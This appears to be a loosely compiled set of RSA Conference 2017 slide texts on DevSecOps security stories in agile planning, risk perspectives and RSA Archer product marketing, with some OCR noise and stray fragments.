
# RSA 2017. Some materials

## Security stories


### Testing authomated process



**An exercise in testing (and trusting) the automated process**

- Dynamic/In-Context Security Requirements: Security Stories
- Automated security controls in the lifecycle
- Secure Frameworks and Security Tools used for all projects & human involvement for critical-risk projects
- Threat Model only things that aren't run-of-the-mill web or mobile apps and/or not built on our standardized secure frameworks

We consider security stories about dynamic, in-context security requirements. Dynamics is really important.




**An exercise in testing (and trusting) the automated process**

- Dynamic/In-Context Security Requirements: Security Stories
- Automated security controls in the lifecycle
- Secure Frameworks and Security Tools used for all projects & human involvement for critical-risk projects
- Threat Model only things that aren't run-of-the-mill web or mobile apps and/or not built on our standardized secure frameworks

7


We suppose security controls are auto-enabled for developers protection by default.



Pre-requisite: Security Controls Auto-enabled to Protect Developers by Default

- If we rely on *every* developer in an enterprise doing the right thing from a security perspective *every* time he/she writes code, we are doomed to fail!
- Wherever possible, security controls are to be made available automatically and turned ON by default
- Developers have go out of their way to turn off security controls
- Secure-by-default in all layers
  - Perimeter
  - Infrastructure
  - Framework
  - Libraries
  - Dev. Tools
  - Code/Config

But this can be a mistake




IT IS A MISTAKE TO THINK YOU CAN SOLVE ANY MAJOR PROBLEM JUST WITH POTATOES.

- Douglas Adams

DevOps Conne DevSecOps RSAC 2017

Look at Security Stories that equal citizens.



## Security Stories

Holy Grail for any software security professional → Make functional and non-functional requirements equal citizens

In Agile Speak: Make User Stories and Security Stories equal citizens

**Before:**


**After:**

Federal Tax Law Keeps Piling Up
Wolters Kluwer
Your Favorite Tax Software!

10

DevOps Conn : DevSec


What about Agile LifeCicle Management (ALM) tool?



## The approach…

- A web-based tool that seamlessly plugs into our Quarterly Release Planning (aka Multi-Sprint Planning) process
- A simple survey that does light-weight threat modelling, generates security stories, and places them in the backlog of the scrum team
- Tracking and reporting from within our Agile LifeCycle Management (ALM) tool


Compare with initial design goals:



# What were our initial design goals?

- We should go where they are and not make them come back to our tool on a daily basis
  - Two-way sync with our enterprise ALM tool
- It shouldn't take more than 15 minutes for any product developer to complete the survey
  - Don't slow them down!
- Comprehensive generic but "actionable" guidance for most technology stacks
  - Useful for non-standard apps and acquisitions


What makes a good security story, with "nothing happens"?



# What makes a good security story?

- A good security story should be "actionable" bite-sized chunk that can implemented by any developer
- It should have clear usage guidelines for your own security APIs, frameworks, libraries, etc.
- Where needed, it should provide secure code snippets, reusable secure config examples for your custom frameworks, etc.
- It should speak developer lingo and not security lingo!
- It should have a well-defined "acceptance criteria" or better yet automate acceptance with security tests (static/dynamic, etc.) in the CI pipeline
- Clearly call out every-sprint vs one-time stories
- In short, the developers should be able to do it themselves without having to ping the security team for well-established patterns and approved security controls

Learning experience is power thing.




A LEARNING EXPERIENCE IS ONE OF THOSE THINGS THAT SAYS, "YOU KNOW THAT THING YOU JUST DID? DON'T DO THAT."

- Douglas Adams

DON'T PANIC
DevOps Con t: DevSecOps
RSAC 2017


Focus on priority things



# Pitfalls, Gotchas, etc.

- Don't overload your developers with 100s of security stories
  - Figure out your own Top 10 (Not OWASP Top 10) and focus on that
- Don't hardcode guidance that could potentially change frequently (e.g. APIs)
  - Hyperlink instead ;)
- Prioritize all security stories – High, Medium, Low
  - Mandate only High priority stories to be completed initially
  - Don't try to boil the ocean - Getting the culture going is more important
- Expect security stories to be moved around in your ALM tool (multiple scrum teams could be working on the same app!)
  - Make sure two-way sync doesn't break

Organize correct error detection and handling




# So, what does it look like?

Follow the principles of safe software development.

And think about failures and incidents.

What should I do if I fail?



## GAP OF GRIEF

The **Technology** perspective…

**Technology risk**

What is the important data?
Where is the important data?
What are the most critical applications?
How important is this part of the infrastructure?
What does this security event impact?
Where are we vulnerable?
Who are the 3rd parties the business rely on?
What happens if IT services are disrupted?


The **Business** perspective…

**Business risk**

What part of the business strategy is the most critical?
Where are our biggest risk areas?
What is our risk appetite and tolerance?
What are our regulatory obligations?
What are the most valuable pieces of our business?
How bad could it be?
Are we effectively managing our risks to achieve our objectives?

RSA

The proven path is business-driven security.




## THE PROVEN PATH:

BREADTH
DEPTH
ADAPTABILITY
ECOSYSTEM
TRACK RECORD
STRATEGIC VALUE

RSA

BUSINESS-DRIVEN SECURITY™

Identify important assets for your clients



## STRATEGIC VALUE FOR OUR CUSTOMERS

"With one tool and one central location, now we can maximize efficiencies."
– MELISSA TAYLOR, BERKSHIRE BANK

"The users rated Archer higher than every other solution."
– JAN JANS, RABOBANK


"…It doesn't matter whether it's incident response, cyber operations, or operational risk management: all the information and business processes flow through Archer."
– ROLAND CLOUTIER, ADP

RSA

Quotes taken from RSA Leader's Program.
See https://www.rsa.com/en-us/customers for full videos and testimonials.

BUSINESS-DRIVEN SECURITY™

First do what you can not do




ORGANIZATIONS CAN TARGET WHAT IS MOST IMPACTFUL FIRST, THEN REALLY TAKE COMMAND OF A BROAD RANGE OF RISKS BY LEVERAGING ONE COMMON PLATFORM. CAN YOU GIVE A FEW EXAMPLES?

RSA

BUSINESS-DRIVEN SECURITY™

Improve your business risk management



IGNITE YOUR BUSINESS RISK MANAGEMENT

RSA RISK MANAGEMENT PRACTICE

INSTALL

- Remote install support
- SmartStart

QUICK LAUNCH

- Role-based walk-through for up to 3 roles
- Import of content data

ADDITIONAL CONFIGURATION SERVICES

- Fields
- Workflows
- Reports

Quick Launch Services

Issues Management

Business Impact Analysis

Third Party Catalog

Risk Catalog

RSA University

RSA UNIVERSITY

FREE

- On-Demand Learning
